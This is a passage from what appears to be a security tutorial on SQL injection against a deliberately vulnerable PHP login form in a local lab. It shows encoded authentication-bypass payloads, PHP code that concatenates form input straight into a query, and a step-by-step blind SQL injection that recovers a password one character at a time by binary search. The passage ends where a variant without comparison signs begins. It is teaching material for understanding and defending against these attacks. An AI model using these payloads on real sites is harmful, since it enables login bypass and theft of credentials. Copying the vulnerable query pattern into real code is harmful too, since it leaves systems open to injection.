
is URL encoded, the = changed to %3D, the space changed to +, and the / changed to %2F, so it looks like this:

1+OR+1%3D1%2F*123*%2F


We must add a newline %0A character after the first start, and before the second start, to have a line that contains only numbers:

1+OR+1%3D1%2F*%0A123%0A*%2F

It can be seen on the next picture:




And as we expected we are able to log in again.



Blind SQL injection

Another widely used technique in case of SQL injection is the blind SQL injection. We use it if there is no text output, but we want to read some data from the database. To learn the technique we will use the first example. The sql.html in that case was the following:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"
size="120"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```



And the code of the sql.php was the following:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" .
    $_POST['username'] . "' AND password='" .
    $_POST['password'] . "'";
```

```

$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```

```

C:\xampp\htdocs\mysql\sql1\sql.php -
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
sql.php
1 <?php
2 $dbname = "a";
3 $dbusername = "root";
4 $dbpassword = "";
5 $dbservername = "127.0.0.1";
6 $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7 if (!$con){
8     echo('Connection ERROR');
9     die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT * FROM tbl1 WHERE username='" .
12     $_POST['username'] . "' AND password='" .
13     $_POST['password'] . "'";
14 $stmts = mysqli_query($con, $query);
15 if ($stmts === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 $row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
20 if ($row){
21     die('Logged in');
22 }
23 else{
24     die('Wrong username or password');
25 }
26 ?>

```

In this case we have already known how to bypass this logon screen to enter. But now let us imagine that we have another task. Let us suppose we know a valid username, and we want to know the

password that belongs to that user. Remember, we do not want to log on now, but we want to read an arbitrary data stored in the database.

In this case our purpose is to get a binary output from the SQL injection. First test, if it is possible.

We know a valid username: name

And we know that we were able to login by the help of OR 1=1#


So if someone enters:

name' OR 1=1#

then obviously bypasses the login screen, but this is not the purpose now. Try instead the following:

name' AND 1=1#

what contains an always true logical expression.



← → http://192.168.168.111:8888/mysql/sql1/sql.html


User Name: name' AND 1=1#

Password:

send

And we are logged in. The query in this case looked like this:


```
SELECT * FROM tbl1 WHERE username='name' AND 1=1#password='';
```



← → http://192.168.168.111:8888/mysql/sql1/sql.php

Logged in

Then try the **name' AND 1=2#** input, what contains an always false logical expression.



← → http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: name' AND 1=2#


Password:

send

The query in this case was:

```
SELECT * FROM tbl1 WHERE username='name' AND 1=2#password='';
```


And in this case we were not able to log in:



As we can see if we write a logical expression after the AND we get different result screen when the expression is true and when it is false.

It is fine. Now our purpose is to get the password of the user. Then try the different passwords on the way:


```
name' AND password='a' #
```



The query now looks like this:

```
SELECT * FROM tbl1 WHERE username='name' AND  
password='a' #password='';
```

Now if the password is a we will be able to login. If it is not a we will not succeed.



We were not able to login so the password is not a. Now one can try the other characters, just like in a brute force testing.

The problem with this method is the speed. If we calculate with an average user that uses small letter, capital letter, and numbers in the password, and suppose the password length is 8 characters, then the number of combinations is 62^8 what is quite a large number. Let us try to decrease it.

There is an SQL instruction, the SUBSTRING. It requires three parameters: 1.) the string from which


we cut a sub string, 2.) a number from which position, 3.) another number that indicates how many characters we want to get back. So the test string changes to:

name' AND SUBSTRING(password,1,1)='a' #

By the help of this we can query the characters of the password one by one. It means that instead of the previous 62^8 the number of required steps will be $62 \cdot 8$ only.

The SQL query in this case will be the following:

**SELECT * FROM tbl1 WHERE username='name' AND
SUBSTRING(password,1,1)='a' #password='';**




But how can we extend the method even better? There is another SQL instruction, called ASCII. It converts a character to its ASCII code. The test string changes to the following:


name' AND ASCII(SUBSTRING(password,1,1))=65 #

By this method we can test the special characters as well. So the number of combinations increases to $256 \cdot 8$. But for this increase we are not limited to alphanumeric characters. The SQL query will be this:

**SELECT * FROM tbl1 WHERE username='name' AND
ASCII(SUBSTRING(password,1,1))=65 #password='';**



We were not able to log in so the first character is not the letter a.



Now we test numbers, so we can naturally use the binary search, what speeds up the process. Instead of


the = sign use the < or > signs. The test string changes to:


name' AND ASCII(SUBSTRING(password,1,1))>128#

On this way the number of combinations changes again. It is $8 * \log_2(256) = 64$. So with 64 commands we will be able to get an 8 characters long password.

The built query will be this:

**SELECT * FROM tbl1 WHERE username='name' AND
ASCII(SUBSTRING(password,1,1))>128#password='';**





← →  http://192.168.168.111:8888/mysql/sql1/sql.html

User Name:

Password:

We get the following result:





← →  http://192.168.168.111:8888/mysql/sql1/sql.php

Wrong username or password

It means the ASCII code of the first character is not bigger than 128. Now half the remaining region. So we should use the next test string:

name' AND ASCII(SUBSTRING(password,1,1))>64#





← →  http://192.168.168.111:8888/mysql/sql1/sql.html

User Name:

Password:

We get the following result:




← →  http://192.168.168.111:8888/mysql/sql1/sql.php

Logged in

This is the true screen so the ASCII code of the first character is greater than 64 but not greater than 128. We must half this region. To do it use the following test string:

name' AND ASCII(SUBSTRING(password,1,1))>96#




← → http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: name' AND ASCII(SUBSTRING(password,1,1))>96#

Password:

send

We get the following result:




← → http://192.168.168.111:8888/mysql/sql1/sql.php

Logged in

This is the true screen so the ASCII code of the first character is greater than 96, but not greater than 128. We must half this region. To do it use the following test string:

name' AND ASCII(SUBSTRING(password,1,1))>112#




← → http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: name' AND ASCII(SUBSTRING(password,1,1))>112#

Password:

send

We get the following result:




← → http://192.168.168.111:8888/mysql/sql1/sql.php


Wrong username or password

This is the false screen

so the ASCII code of the first character is greater than 96, but not greater than 112. We must half this region. To do it use the following test string:

name' AND ASCII(SUBSTRING(password,1,1))>104#





← →  http://192.168.168.111:8888/mysql/sql1/sql.html

User Name:

Password:

The result is:





← →  http://192.168.168.111:8888/mysql/sql1/sql.php

Logged in

This is the true screen so the ASCII code of the first character is greater than 104, but not greater than 112. We must half this region. To do it use the following test string:

name' AND ASCII(SUBSTRING(password,1,1))>108#





← →  http://192.168.168.111:8888/mysql/sql1/sql.html

User Name:

Password:

The result is:



← →  http://192.168.168.111:8888/mysql/sql1/sql.php

Logged in

This is the true screen so the ASCII code of the first character is greater than 108, but not greater than 112. We must half this region. To do it use the following test string:

name' AND ASCII(SUBSTRING(password,1,1))>110#

[←](#) [→](#) <http://192.168.168.111:8888/mysql/sql1/sql.html>

User Name:

Password:

The result is:

[←](#) [→](#) <http://192.168.168.111:8888/mysql/sql1/sql.php>

Logged in

This is the true screen so the ASCII code of the first character is greater than 110, but not greater than 112. We must half this region. To do it use the following test string:

name' AND ASCII(SUBSTRING(password,1,1))>111#

[←](#) [→](#) <http://192.168.168.111:8888/mysql/sql1/sql.html>

User Name:

Password:

The result is:

[←](#) [→](#) <http://192.168.168.111:8888/mysql/sql1/sql.php>

Logged in

This is the true screen so the ASCII code of the first character is greater than 111, but not greater than 112. It means the first character of the password is the ASCII 112 what is the p letter:

```

110 6E 156 &#110; n
111 6F 157 &#111; o
112 70 160 &#112; p
113 71 161 &#113; q
114 72 162 &#114; r
115 73 163 &#115; s


```

One might ask, how do we know the names of the column. Later we will solve this problem, now just leave it in this way.

Blind SQL injection without less than and greater than signs

As we can see the smaller and greater than signs are important for the blind SQL injection, but in many cases we can not use them, because these are escaped. For example as an XSS defense. To try it we use the same code as before, just we should not write < or > signs. The code of the sql.html:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"
size="120"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```




The sql.php is the following:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" . $_POST['username'] .
"' AND password='" . $_POST['password'] . "'";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
```

```

        echo('ERROR during query execution: ');
        die(print_r(mysqli_error($con)));
